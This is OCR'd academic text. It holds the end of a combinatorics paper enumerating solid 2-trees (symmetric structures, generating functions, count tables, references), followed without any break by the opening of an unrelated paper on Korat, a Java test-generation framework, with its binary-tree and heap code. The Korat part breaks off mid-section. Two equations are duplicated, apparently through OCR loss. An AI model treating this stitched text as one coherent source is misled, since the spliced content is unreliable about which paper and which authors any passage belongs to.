Proposition 8. The number $|\mathcal{A}[n]|$ of edge-labelled solid 2-trees over n edges is given by

$$|\mathcal{A}[n]| = \begin{cases} \frac{1}{2}|\mathcal{A}_o[n]|, & \text{if } n > 1, \\ 1, & \text{if } n = 1. \end{cases} \tag{45}$$

□

Of course, the same argument remains valid for all other pointed structures discussed in the previous section.

• Unlabelled case

In the unlabelled case, the action of τ is not so trivial. Figure 7 shows an oriented 2-tree which is left fixed under the action of τ. Let $\mathcal{A}^-$ be the species of (unoriented) solid 2-trees rooted at an edge. This species can be expressed as the following quotient species (see [7, 8, 13] for quotient species related to 2-trees):

$$\mathcal{A}^- = \frac{\mathcal{A}_o^-}{\mathbb{Z}_2} = \frac{Y + YC(\mathcal{B}^2(Y))}{\mathbb{Z}_2}, \tag{46}$$

where $\mathbb{Z}_2 = \{\mathrm{Id}, \tau\}$ is the two-element group consisting of the identity and τ, whose action is to reverse the orientation of the edges. Hence, an unlabelled $\mathcal{A}^-$-structure is an orbit $\{a, \tau \cdot a\}$ under the action of $\mathbb{Z}_2$, where a is any (oriented) unlabelled $\mathcal{A}_o^-$-structure. Roughly speaking, quotient by $\mathbb{Z}_2$ corresponds to forget the orientation in the structures.




Figure 7. An unlabelled 2-tree invariant under the action of τ.

Let us introduce the auxiliary species $\mathcal{B}_{\mathrm{Sym}}$ of τ-symmetric $\mathcal{B}$-structures, *i.e*, the species of $\mathcal{B}$-structures left fixed under the edge orientation inversion. Denote by $\widetilde{\mathcal{B}}_{\mathrm{Sym}}(y)$ its ordinary generating series of unlabelled structures. Recall the functional equation verified by the species $\mathcal{B}$:

$$\mathcal{B} = YL(\mathcal{B}^2).$$

In order to compute $\widetilde{\mathcal{B}}_{\mathrm{Sym}}(y)$, we have to distinguish two cases according to the parity of k, the length of the list of $\mathcal{B}^2$-structures attached to the rooted edge. First consider the case where k is

odd (Figure 8 shows an example where $k = 5$). A $\mathcal{B}$-structure is τ-symmetric if it can be embedded in space in such a way that the action of reversing the orientation of all edges corresponds to flip the whole structure back to itself by reversing the end points of the root edge. When an inversion of the orientation of the rooted edge is applied, the two $\mathcal{B}$-structures glued on the two (non root) sides of the middle triangle (structures $\mathcal{B}_5$ and $\mathcal{B}_{5'}$ in Figure 8) are isomorphically exchanged. The $k-1$ remaining triangles are exchanged pairwise carrying with them each of their attached $\mathcal{B}$-structures as shown in Figure 8, where $\mathcal{B}_i \stackrel{\sim}{=} \mathcal{B}_{i'}$. This gives a factor of $\mathcal{B}^k(y^2)$. We then have to sum the previous expression over all odd values of k. The case where k is even is very similar except that there is no middle triangle, as shown in Figure 9 and we get the same expression summed over all even values of k. It leads us to

$$\widetilde{\mathcal{B}}_{\mathrm{Sym}}(y) = y \sum_{k \geq 0} \mathcal{B}^k(y^2) = \frac{y}{1 - \mathcal{B}(y^2)}. \tag{47}$$




FIGURE 8. A $\mathcal{B}_{\mathrm{Sym}}$-structure, k odd.




FIGURE 9. A $\mathcal{B}_{\mathrm{Sym}}$-structure, k even.

From expression (47) and another use of Lagrange inversion, we easily obtain the following result.

Proposition 9. The number $|\widetilde{\mathcal{B}}_{\mathrm{sym}}[m]|$ of τ-symmetric unlabelled oriented $\mathcal{B}$-structures over m triangles is given by

$$|\widetilde{\mathcal{B}}_{\mathrm{sym}}[m]| = \begin{cases} \dfrac{1}{m+1}\binom{3m/2}{m}, & \text{if } m \text{ is even,} \\ \dfrac{1}{m}\binom{(3m-1)/2}{m+1} + \dfrac{1}{3m}\binom{3(m+1)/2}{m+1}, & \text{if } m \text{ is odd.} \end{cases} \tag{48}$$

□

We can also express $|\widetilde{\mathcal{B}}_{\mathrm{sym}}[m]|$ as follows:

$$|\widetilde{\mathcal{B}}_{\mathrm{sym}}[m]| = \begin{cases} \dfrac{1}{2k+1}\binom{3k}{k}, & \text{if } m = 2k, \\ \\ \dfrac{1}{2k+1}\binom{3k+1}{k+1}, & \text{if } m = 2k+1. \end{cases} \tag{49}$$

Note that, the numbers $|\widetilde{\mathcal{B}}_{\mathrm{sym}}[m]|$ also enumerate several classes of symmetric objects (in some sense), in particular symmetric diagonally convex directed polyominoes, or symmetric non-crossing trees, ... (see [5, 6]). These numbers are indexed in the on-line Encyclopedia of integer sequences [16] as the sequence A047749.

We now give an expression for the generating function of unlabelled quotient structures, which will allow us to enumerate various kind of unlabelled solid 2-trees.

Proposition 10. ([4]) Let F be any (weighted) species and G, a group acting on F. Then the ordinary generating series of the quotient species F/G is given by

$$(F/G)^{\sim}(y) = \frac{1}{|G|}\sum_{g\in G}\sum_{n\geq 0}|\mathrm{Fix}_{\widetilde{F}_n}(g)|_w\, y^n, \tag{50}$$

where $\mathrm{Fix}_{\widetilde{F}_n}(g)$ denotes the set of unlabelled F-structures over n edges left fixed under the action of the element $g \in G$ and $|\mathrm{Fix}_{\widetilde{F}_n}(g)|_w$ represents the total weight of this set. □

Using an unweighted version of Proposition 10, with $F = \mathcal{A}_o^-$ and $G = \mathbb{Z}_2 = \{\mathrm{Id}, \tau\}$, we obtain

$$\widetilde{\mathcal{A}}^-(y) = \frac{1}{2}\sum_{n\geq 0}|\mathrm{Fix}_{\widetilde{\mathcal{A}}^-_{o,n}}(\mathrm{Id})|y^n + \frac{1}{2}\sum_{n\geq 0}|\mathrm{Fix}_{\widetilde{\mathcal{A}}^-_{o,n}}(\tau)|y^n, \tag{51}$$

$$= \frac{1}{2}\widetilde{\mathcal{A}}^-_o(y) + \frac{1}{2}\widetilde{\mathcal{B}}_{\mathrm{sym}}(y), \tag{52}$$

since the oriented $\mathcal{A}^-$-structures left fixed under the action of τ have the same generating series as the $\mathcal{B}_{\mathrm{Sym}}$-structures. Hence, it becomes easy to extract the coefficient of y^n in relation (52), and we get the number $|\mathcal{A}^-[n]|$ of edge-pointed solid 2-trees over n edges,

$$|\mathcal{A}^-[n]| = \frac{1}{2}|\widetilde{\mathcal{A}}^-_o[n]| + \frac{1}{2}|\widetilde{\mathcal{B}}_{\mathrm{Sym}}[n]|. \tag{53}$$

We now consider the species $\mathcal{A}^{\Delta}$ of triangle rooted solid 2-trees. Since $\mathcal{A}^{\Delta} = \mathcal{A}^{\Delta}_o/\mathbb{Z}_2$, by virtue of Proposition 10, we have

$$\widetilde{\mathcal{A}}^{\Delta}(y) = \frac{1}{2}\sum_{n\geq 0}|\mathrm{Fix}_{\widetilde{\mathcal{A}}^{\Delta}_{o,n}}(\mathrm{Id})|y^n + \frac{1}{2}\sum_{n\geq 0}|\mathrm{Fix}_{\widetilde{\mathcal{A}}^{\Delta}_{o,n}}(\tau)|y^n, \tag{54}$$

where $|\mathrm{Fix}_{\widetilde{\mathcal{A}}^{\Delta}_{o,n}}(\tau)|$, the number of τ-symmetric $\mathcal{A}^{\Delta}$-structures over n edges has to be determined. As shown in Figure 10, such a structure must have an axis of symmetry which coincides with one of the root triangle's medians. Since the structure is already considered up to rotation around the root triangle, the choice among the three possible axes is arbitrary. The base side of the triangle must be a $\mathcal{B}_{\mathrm{Sym}}$-structure while the two other sides must be isomorphic copies of the same $\mathcal{B}$-structure ($\mathcal{B} \cong \mathcal{B}'$). Therefore,

$$\widetilde{\mathcal{A}}^{\Delta}(y) = \frac{1}{2}\widetilde{\mathcal{A}}^{\Delta}_o(y) + \frac{1}{2}\widetilde{\mathcal{B}}_{\mathrm{Sym}}(y)\mathcal{B}(y^2). \tag{55}$$

In a very similar way, since $\mathcal{A}^{\underline{\Delta}} = \mathcal{A}^{\underline{\Delta}}_o/\mathbb{Z}_2$, we obtain

$$\widetilde{\mathcal{A}}^{\underline{\Delta}}(y) = \frac{1}{2}\widetilde{\mathcal{A}}^{\underline{\Delta}}_o(y) + \frac{1}{2}\widetilde{\mathcal{B}}_{\mathrm{Sym}}(y)\mathcal{B}(y^2). \tag{56}$$

Finally, combining equations (52), (55), (56) and the dissymmetry theorem, we get:




FIGURE 10. A τ-symmetric $\mathcal{A}_o^{\Delta}$-structure.

Proposition 11. The ordinary generating function of unlabelled solid 2-trees is given by

$$\widetilde{\mathcal{A}}(y) = \frac{1}{2}(\widetilde{\mathcal{A}}_o(y) + \widetilde{\mathcal{B}}_{\mathrm{Sym}}(y)), \tag{57}$$

where $\widetilde{\mathcal{B}}_{\mathrm{Sym}}(y)$ is the ordinary generating series of τ-symmetric $\mathcal{B}$-structures. Consequently, the number $|\widetilde{\mathcal{A}}_t[m]|$ of unoriented solid 2-trees over m triangles is given by

$$|\widetilde{\mathcal{A}}_t[m]| = \frac{1}{2}(|\widetilde{\mathcal{A}}_{o,t}[m]| + |\widetilde{\mathcal{B}}_{\mathrm{sym}}[m]|), \tag{58}$$

where

$$|\widetilde{\mathcal{A}}_{o,t}[m]| = \frac{1}{3m}\sum_{d|m}\phi\left(\frac{m}{d}\right)\binom{3d}{d} + \chi(3|2m+1)\frac{2}{2m+1}\binom{m-1}{\frac{2m-2}{3}} - \frac{2}{3(2m+1)}\binom{3m}{m},$$

and

$$|\widetilde{\mathcal{B}}_{\mathrm{sym}}[m]| = \begin{cases} \dfrac{1}{m+1}\binom{3m/2}{m}, & \text{if } m \text{ is even,} \\ \dfrac{1}{m}\binom{(3m-1)/2}{m+1} + \dfrac{1}{3m}\binom{3(m+1)/2}{m+1}, & \text{if } m \text{ is odd.} \end{cases} \tag{59}$$

□

Note that, to express $|\widetilde{\mathcal{A}}_t[m]|$ in terms of n the number of edges, we only have to set $n := 2m+1$ in the previous expressions.

3.2. **Enumeration of solid 2-trees according to the edge degree distribution.**

We consider again the weight function defined by

$$\begin{array}{rccc} w: & \mathcal{A}[n] & \longrightarrow & \mathbb{Q}[r_1, r_2, \ldots] \\ & s & \mapsto & w(s), \end{array} \tag{60}$$

where $r = (r_1, r_2, r_3, \ldots)$ is an infinite set of formal variables and n is any positive integer.

• **Labelled case**

Using the same argument as in the unweighted case, we have

$$|\mathcal{A}[\vec{n}]| = \begin{cases} \frac{1}{2}|\mathcal{A}_o[\vec{n}]|, & \text{if } n > 1, \\ 1, & \text{if } n = 1, \end{cases} \tag{61}$$

where $\vec{n}$ is a valid edge degree distribution, n is the number of edges and $|\mathcal{A}[\vec{n}]| = [r_1^{n_1} r_2^{n_2} \cdots][y^n]\mathcal{A}_w(y)$.

• **Unlabelled case**

Using the weighted versions of equations (52), (55) and (56), we easily get

$$\widetilde{\mathcal{A}}^{-}_{w}(y) = \frac{1}{2}\widetilde{\mathcal{A}}^{-}_{o,w}(y) + \frac{1}{2}\widetilde{\mathcal{B}}_{\mathrm{sym},w}(y), \tag{62}$$

$$\widetilde{\mathcal{A}}^{\Delta}_{w}(y) = \frac{1}{2}\widetilde{\mathcal{A}}^{\Delta}_{o,w}(y) + \frac{1}{2}\widetilde{\mathcal{B}}_{\mathrm{sym},w}(y)\mathcal{B}_{w}(y^2), \tag{63}$$

$$\widetilde{\mathcal{A}}^{\Delta}_{w}(y) = \frac{1}{2}\widetilde{\mathcal{A}}^{\Delta}_{o,w}(y) + \frac{1}{2}\widetilde{\mathcal{B}}_{\mathrm{sym},w}(y)\mathcal{B}_{w}(y^2), \tag{64}$$

where $\widetilde{\mathcal{B}}_{\mathrm{sym},w}(y)$ is the ordinary generating series of unlabelled weighted τ-symmetric $\mathcal{B}$-structures. Now, applying the dissymmetry theorem, leads to

$$\widetilde{\mathcal{A}}(y) = \frac{1}{2}\widetilde{\mathcal{A}}_{o,w}(y) + \frac{1}{2}\widetilde{\mathcal{B}}_{\mathrm{sym},w}(y). \tag{65}$$

The only unknown term in the above equation is $\widetilde{\mathcal{B}}_{\mathrm{sym},w}(y)$. We first establish an additional condition on the edge degree distribution for an edge-rooted oriented solid 2-tree to be τ-symmetric. Since the root edge must remain fixed and all other edges are exchanged pairwise, the edge degree distribution vector $\vec{n}$ must have all its components even except one odd corresponding to the degree of the rooted edge.

For an edge degree distribution $\vec{n} = (n_1, n_2, \ldots)$ satisfying the previous condition, and using the fact that $\widetilde{\mathcal{B}}_{\mathrm{sym},w}(y) = yr_k\mathcal{B}^k(y^2)$, we have

$$|\widetilde{\mathcal{B}}_{\mathrm{sym}}[\vec{n}]| = \frac{2k}{n-1}\binom{\frac{n-1}{2}}{\frac{\vec{n}-\delta_k}{2}}, \tag{66}$$

where k corresponds to the root edge degree. We now present the final result of this paper.

Proposition 12. Let $\vec{n}$ be a vector satisfying

$$\sum_i n_i = n \quad \text{and} \quad \sum_i i n_i = 3m.$$

Then, the number $|\widetilde{\mathcal{A}}[\vec{n}]|$ of (non oriented) unlabelled solid 2-trees having $\vec{n}$ as edge degree distribution is given by

$$|\widetilde{\mathcal{A}}[\vec{n}]| = \frac{1}{2}|\widetilde{\mathcal{A}}_o[\vec{n}]| + \frac{1}{2}|\widetilde{\mathcal{B}}_{\mathrm{sym}}[\vec{n}]|, \tag{67}$$

where

$$|\widetilde{\mathcal{B}}_{\mathrm{sym}}[\vec{n}]| = \begin{cases} \dfrac{2k}{n-1}\binom{\frac{n-1}{2}}{\frac{\vec{n}-\delta_k}{2}}, & \text{if } \vec{n} \textit{ has a unique odd component,} \\ 0, & \text{otherwise,} \end{cases}$$

δ_k being the vector having 1 at the k^{th} component and 0 everywhere else, and

$$|\widetilde{\mathcal{A}}_o[\vec{n}]| = \frac{2}{n-1}\sum_{k\in\mathrm{Supp}(\vec{n})}\sum_{d|\{k,\vec{n}-\delta_k\}}\phi(d)\binom{\frac{n-1}{d}}{\frac{\vec{n}-\delta_k}{d}} + \frac{\chi(3|\vec{n})}{n}\binom{n/3}{n_1/3, n_2/3, \ldots} - \frac{2}{3n}\binom{n}{n_1, n_2, \ldots}.$$

Appendix.

To conclude this paper, we give here two tables giving the numbers of unlabelled solid 2-trees oriented and unoriented as well as the number of unlabelled τ-symmetric $\mathcal{B}$-structures. The first table gives these numbers according to the number n of edges for odd values of n from 1 up to 21, and the second, according to edge degree distribution for a few vectors $\vec{n}$. We use the notation $1^{n_1}2^{n_2}\cdots$, where i^{n_i} means n_i edges of degree i.

n	$\lvert\widetilde{\mathcal{A}}_o[n]\rvert$	$\lvert\widetilde{\mathcal{B}}_{\mathrm{sym}}[n]\rvert$	$\lvert\widetilde{\mathcal{A}}[n]\rvert$
1	1	1	1
3	1	1	1
5	1	1	1
7	2	2	2
9	7	3	5
11	19	7	13
13	86	12	49
15	372	30	201
17	1825	55	940
19	9143	143	4643
21	47801	273	24037

TABLE 1. Number of solid 2-trees according to the number of edges

$\vec{n}$	$\lvert\widetilde{\mathcal{A}}_o[\vec{n}]\rvert$	$\lvert\widetilde{\mathcal{B}}_{\mathrm{sym}}[\vec{n}]\rvert$	$\lvert\widetilde{\mathcal{A}}[\vec{n}]\rvert$
$1^7 2^1 3^1$	2	0	1
$1^8 2^2 3^1$	9	3	6
$1^{12} 2^1 3^1 4^1$	46	0	23
$1^{10} 5^1$	3	1	2
$1^{15} 4^1 5^1$	2	0	1
$1^{16} 3^2 5^1$	17	5	11
$1^{15} 2^2 7^1$	34	0	17

TABLE 2. Number of solid 2-trees according to edge degree distribution

REFERENCES

[1] L. Beineke and R. Pippert, *The number of labeled k-dimensional trees*, Journal of Combinatorial Theory, **6**, 200–205, (1969).

[2] F. Bergeron, G. Labelle and P. Leroux, *Combinatorial Species and Tree-like Structures*, Encyclopedia of Mathematics and its Applications, vol. **67**, Cambridge University Press, (1998).

[3] M. Bòna, M. Bousquet, G. Labelle and P. Leroux, *Enumeration of m-ary cacti*, Adv. in Appl. Math, **24**, 22–56, (2000).

[4] M. Bousquet, *Espèces de structures et applications au dénombrement de cartes et de cactus planaires*, Ph.D. Thesis, UQÀM (1998), Publications du LaCIM, Vol. **24**, (1999).

[5] E. Deutsch, S. Feretic, M. Noy, *Diagonally convex directed polyominoes and even trees: a bijection and related issues*, Discrete Math., **256**, 645–654, (2002).

[6] E. Deutsch, *Problem 10751*, Amer. Math. Monthly, **108**, 872–873, (Nov, 2001).

[7] T. Fowler, I. Gessel, G. Labelle, P. Leroux, *Specifying 2-trees*, Proceedings FPSAC'00, Moscow, 26-30 juin 2000, 202-213.

[8] T. Fowler, I. Gessel, G. Labelle, P. Leroux, *The Specification of 2-trees*, Adv. in Appl. Math, **28**, 145–168, (2002).

[9] F. Harary and E. Palmer, *Graphical Enumeration*, Academic Press, New York, (1973).

[10] T. Kloks, *Enumeration of biconnected partial 2-trees*, 26^{th} Dutch Mathematical Conference, (1990).

[11] T. Kloks, *Treewidth*, Ph.D. Thesis, Royal University of Utrecht, Holland, (1993).

[12] G. Labelle, C. Lamathe and P. Leroux, *A classification of plane and planar 2-trees*, to appear in Theoretical Computer Science.

[13] G. Labelle, C. Lamathe and P. Leroux, *Enumération des 2-arbres k-gonaux*, Second Colloquium on Mathematics and Computer Science ,Versailles, September, 16–19, 2002, Trends in Mathematics, Éd. B. Chauvin, P. Flajolet et al., Birkhauser Verlag Basel Switzwerland, 95–109, (2002).

[14] G. Labelle and P. Leroux, *Enumeration of (uni- or bicolored) plane trees according to their degree distribution*, Discrete Math., **157**, 227–240, (1996).

[15] E. Palmer and R. Read, *On the Number of Plane 2-trees*, J. London Mathematical Society, **6**, 583-592, (1973).
[16] N. J. A. Sloane and S. Plouffe, *The Encyclopedia of Integer Sequences*, Academic Press, San Diego, (1995). `http://www.research.att.com/~njas/sequences`

E-mail address: `[bousq2,lamathe]@math.uqam.ca`

Lacim, Département de Mathématiques, Université du Québec à Montréal.

ACM International Symposium on Software Testing and Analysis (ISSTA), July 2002. Winner of an ***ACM SIGSOFT Distinguished Paper Award.***

Korat: Automated Testing Based on Java Predicates

Chandrasekhar Boyapati, Sarfraz Khurshid, and Darko Marinov
MIT Laboratory for Computer Science
200 Technology Square
Cambridge, MA 02139 USA
{chandra,khurshid,marinov}@lcs.mit.edu

ABSTRACT

This paper presents Korat, a novel framework for automated testing of Java programs. Given a formal specification for a method, Korat uses the method precondition to automatically generate all (nonisomorphic) test cases up to a given small size. Korat then executes the method on each test case, and uses the method postcondition as a test oracle to check the correctness of each output.

To generate test cases for a method, Korat constructs a Java predicate (i.e., a method that returns a boolean) from the method's precondition. The heart of Korat is a technique for automatic test case generation: given a predicate and a bound on the size of its inputs, Korat generates all (nonisomorphic) inputs for which the predicate returns true. Korat exhaustively explores the bounded input space of the predicate but does so efficiently by monitoring the predicate's executions and pruning large portions of the search space.

This paper illustrates the use of Korat for testing several data structures, including some from the Java Collections Framework. The experimental results show that it is feasible to generate test cases from Java predicates, even when the search space for inputs is very large. This paper also compares Korat with a testing framework based on declarative specifications. Contrary to our initial expectation, the experiments show that Korat generates test cases much faster than the declarative framework.

1. INTRODUCTION

Manual software testing, in general, and test data generation, in particular, are labor-intensive processes. Automated testing can significantly reduce the cost of software development and maintenance [4]. This paper presents Korat, a novel framework for automated testing of Java programs. Korat uses specification-based testing [5, 13, 15, 25]. Given a formal specification for a method, Korat uses the method precondition to automatically generate all nonisomorphic test cases up to a given small size. Korat then executes the method on each test case, and uses the method postcondition as a test oracle to check the correctness of each output.

To generate test cases for a method, Korat constructs a Java predicate (i.e., a method that returns a boolean) from the method's precondition. One of the key contributions of Korat is a technique for automatic test case generation: given a predicate, and a bound on the size of its inputs, Korat generates all nonisomorphic inputs for which the predicate returns `true`. Korat uses backtracking to systematically explore the bounded input space of the predicate. Korat generates *candidate* inputs and checks their validity by invoking the predicate on them. Korat monitors accesses that the predicate makes to all the fields of the candidate input. If the predicate returns without reading some fields of the candidate, then the validity of the candidate must be independent of the values of those fields—Korat uses this observation to prune large portions of the search space. Korat also uses an optimization to generate only nonisomorphic test cases. (Section 3.4 gives a precise definition of nonisomorphism.) This optimization reduces the search time without compromising the exhaustive nature of the search.

Korat lets programmers write specifications in any language as long as the specifications can be automatically translated into Java predicates. We have implemented a prototype of Korat that uses the Java Modeling Language (JML) [20] for specifications. Programmers can use JML to write method preconditions and postconditions, as well as class invariants. JML uses Java syntax and semantics for expressions, and contains some extensions such as quantifiers. A large subset of JML can be automatically translated into Java predicates. Programmers can thus use Korat without having to learn a specification language much different than Java. Moreover, since JML specifications can call Java methods, programmers can use the full expressiveness of the Java language to write specifications.

To see an illustration of the use of Korat, consider a method that removes the minimum element from a balanced binary tree. The (implicit) precondition for this method requires the input to satisfy its class invariant: the input must be a binary tree and the tree must be balanced. Korat uses the code that checks the class invariant as the predicate for generating all nonisomorphic balanced binary trees bounded by a given size. Good programming practice [21] suggests that implementations of abstract data types provide predicates (known as the `repOk` or `checkRep` methods) that check class invariants—Korat then generates test cases almost for free. Korat invokes the method on each of the generated trees and checks the postcondition in each case. If a method postcondition is not (explicitly) specified, Korat can still be used to test partial correctness of the method. In the binary tree example, Korat can be used to check the class invariant at the end of the remove method, to see that the tree remains a balanced binary tree after removing the minimum element from it.

ISSTA'02, July 22-24, 2002, Rome, Italy.

```
import java.util.*;
class BinaryTree {
    private Node root; // root node
    private int size;  // number of nodes in the tree
    static class Node {
        private Node left;  // left child
        private Node right; // right child

    }
    public  boolean repOk() {
        // checks that empty tree has size zero
        if (root == null) return size == 0;
        Set visited = new HashSet();
        visited.add(root);
        LinkedList workList = new LinkedList();
        workList.add(root);
        while (!workList.isEmpty()) {
            Node current = (Node)workList.removeFirst();
            if (current.left != null) {
                // checks that tree has no cycle
                if (!visited.add(current.left))
                    return false;
                workList.add(current.left);
            }
            if (current.right != null) {
                // checks that tree has no cycle
                if (!visited.add(current.right))
                    return false;
                workList.add(current.right);
            }
        }
        // checks that size is consistent
        if (visited.size() != size) return false;
        return true;
    }
}
```

Figure 1: `BinaryTree` example

We have used Korat to test several data structures, including some from the Java Collections Framework. The experimental results show that it is feasible to generate test cases from Java predicates, even when the search space for inputs is very large. In particular, our experiments indicate that it is practical to generate inputs to achieve complete statement coverage, even for intricate methods that manipulate complex data structures. This paper also compares Korat with the Alloy Analyzer [16], which can be used to generate test cases [22] from declarative predicates. Contrary to our initial expectation, the experiments show that Korat generates test cases much faster than the Alloy Analyzer.

The rest of this paper is organized as follows. Section 2 illustrates the use of Korat on two examples. Section 3 presents the algorithm that Korat uses to explore the search space. Section 4 describes how Korat checks method correctness. Section 5 presents the experimental results. Section 6 reviews related work, and Section 7 concludes.

2. EXAMPLES

This section presents two examples to illustrate how programmers can use Korat to test their programs. These examples, a binary tree data structure and a heap[1] data structure, illustrate methods that manipulate linked data structures and array-based data structures, respectively.

2.1 Binary tree

This section illustrates the generation and testing of linked data structures using simple binary trees. The Java code in Figure 1 declares a binary tree and defines its `repOk` method, i.e., a Java

[1]The term "heap" refers to the data structure (priority queues) and not to the garbage-collected memory.

```
public static Finitization finBinaryTree(int NUM_Node) {
  Finitization f = new Finitization(BinaryTree.class);
  ObjSet nodes = f.createObjects("Node", NUM_Node);
                                // #Node = NUM_Node
  nodes.add(null);
  f.set("root", nodes);       // root in null + Node
  f.set("size", NUM_Node);    // size = NUM_Node
  f.set("Node.left", nodes);  // Node.left in null + Node
  f.set("Node.right", nodes); // Node.right in null+ Node
  return f;
}
```

Figure 2: Finitization description for the `BinaryTree` example




Figure 3: Trees generated for `finBinaryTree(3)`

predicate that checks the representation invariant (or class invariant) of the corresponding data structure [21]. In this case, `repOk` checks if the input is a tree with the correct `size`.

Each object of the class `BinaryTree` represents a tree. The `size` field contains the number of nodes in the tree. Objects of the inner class `Node` represent nodes of the trees. The method `repOk` first checks if the tree is empty. If not, `repOk` traverses all nodes reachable from `root`, keeping track of the visited nodes to detect cycles. (The method `add` from `java.util.Set` returns `false` if the argument already exists in the set.)

To generate trees that have a given number of nodes, the Korat search algorithm uses the *finitization* description shown in Figure 2. The statements in the finitization description specify bounds on the number of objects to be used to construct instances of the data structure, as well as possible values stored in the fields of those objects. Most of the finitization description shown in the figure is automatically generated from the type declarations in the Java code. In Figure 2, the parameter `NUM_Node` specifies the bound on number of nodes in the tree. Each reference field in the tree is either `null` or points to one of the `Node` objects. Note that the identity of these objects is irrelevant—two trees are *isomorphic* if they have the same branching structure, irrespective of the actual nodes in the trees.

Korat automatically generates all nonisomorphic trees with a given number of nodes. For example, for `finBinaryTree(3)`, Korat generates the five trees shown in Figure 3. As another example, for `finBinaryTree(7)`, Korat generates 429 trees in less than one second.

We next illustrate how programmers can use Korat to check correctness of methods. The JML annotations in Figure 4 specify partial correctness for the example `remove` method that removes from a `BinaryTree` a node that is in the tree. The `normal_behavior` annotation specifies that if the precondition (`requires`) is satisfied at the beginning of the method, then the postcondition (`ensures`) is satisfied at the end of the method and the method returns without throwing an exception. (The helper method `has` checks that the tree contains the given node.) Implicitly, the class `invariant` is added to the precondition and the postcondition. Korat uses the JML tool-set to translate annotations into runtime Java assertions.

```
//@ public invariant repOk(); // class invariant
                              //   for BinaryTree
/*@ public normal_behavior    // specification for remove
  @     requires has(n);      //     precondition
  @     ensures !has(n);      //     postcondition
  @*/
public void remove(Node n) {
    // ... method body
}
```

Figure 4: Partial specification for `BinaryTree.remove`

```
public class HeapArray {
    private int size; // number of elements in the heap
    private Comparable[] array; // heap elements
    //@ public invariant repOk();
    public boolean repOk() {
        // checks that array is non-null
        if (array == null) return false;
        // checks that size is within array bounds
        if (size < 0 || size > array.length)
            return false;
        for (int i = 0; i < size; i++) {
            // checks that elements are non-null
            if (array[i] == null) return false;
            // checks that array is heapified
            if (i > 0 &&
                array[i].compareTo(array[(i-1)/2]) > 0)
                return false;
        }
        // checks that non-heap elements are null
        for (int i = size; i < array.length; i++)
            if (array[i] != null) return false;
        return true;
    }
}
```

Figure 5: `HeapArray` example

To test a method, Korat first generates test inputs. For `remove`, each input is a pair of a tree and a node. The precondition defines valid inputs for the method: the tree must be valid and the node must be in the tree. Given a finitization for inputs (which can be written reusing the finitization description for trees presented in Figure 2), Korat generates all nonisomorphic inputs. For `remove`, the number of input pairs is the product of the number of trees and the number of nodes in the trees. After generating the inputs, Korat invokes the method (with runtime assertions for postconditions) on each input and reports a counterexample if the method fails to satisfy the correctness criteria.

2.2 Heap array

This section illustrates the generation and checking of array-based data structures, using the heap data structure [8]. The (binary) *heap* data structure can be viewed as a complete binary tree—the tree is completely filled on all levels except possibly the lowest, which is filled from the left up to some point. Heaps also satisfy the *heap property*—for every node n other than the root, the value of n's parent is greater than or equal to the value of n. The Java code in Figure 5 declares an array-based heap and defines the corresponding `repOk` method that checks if the input is a valid `HeapArray`.

The elements of the heap are stored in `array`. The elements implement the interface `Comparable`, providing the method `compareTo` for comparisons. The method `repOk` first checks for the special case when `array` is `null`. If not, `repOk` checks that the `size` of the heap is within the bounds of the `array`. Then, `repOk` checks that the array elements that belong to the heap are not `null` and that they satisfy the heap property. Finally, `repOk` checks that the array elements that do not belong to the heap are `null`.

```
public static Finitization finHeapArray(int MAX_size,
                                        int MAX_length,
                                        int MAX_elem) {
    Finitization f = new Finitization(HeapArray.class);
    // size in [0..MAX_size]
    f.set("size", new IntSet(0, MAX_size));
    f.set("array",
          // array.length in [0..MAX_length]
          new IntSet(0, MAX_length),
          // array[] in null + Integer([0..MAX_elem])
          new IntegerSet(0, MAX_elem).add(null));
    return f;
}
```

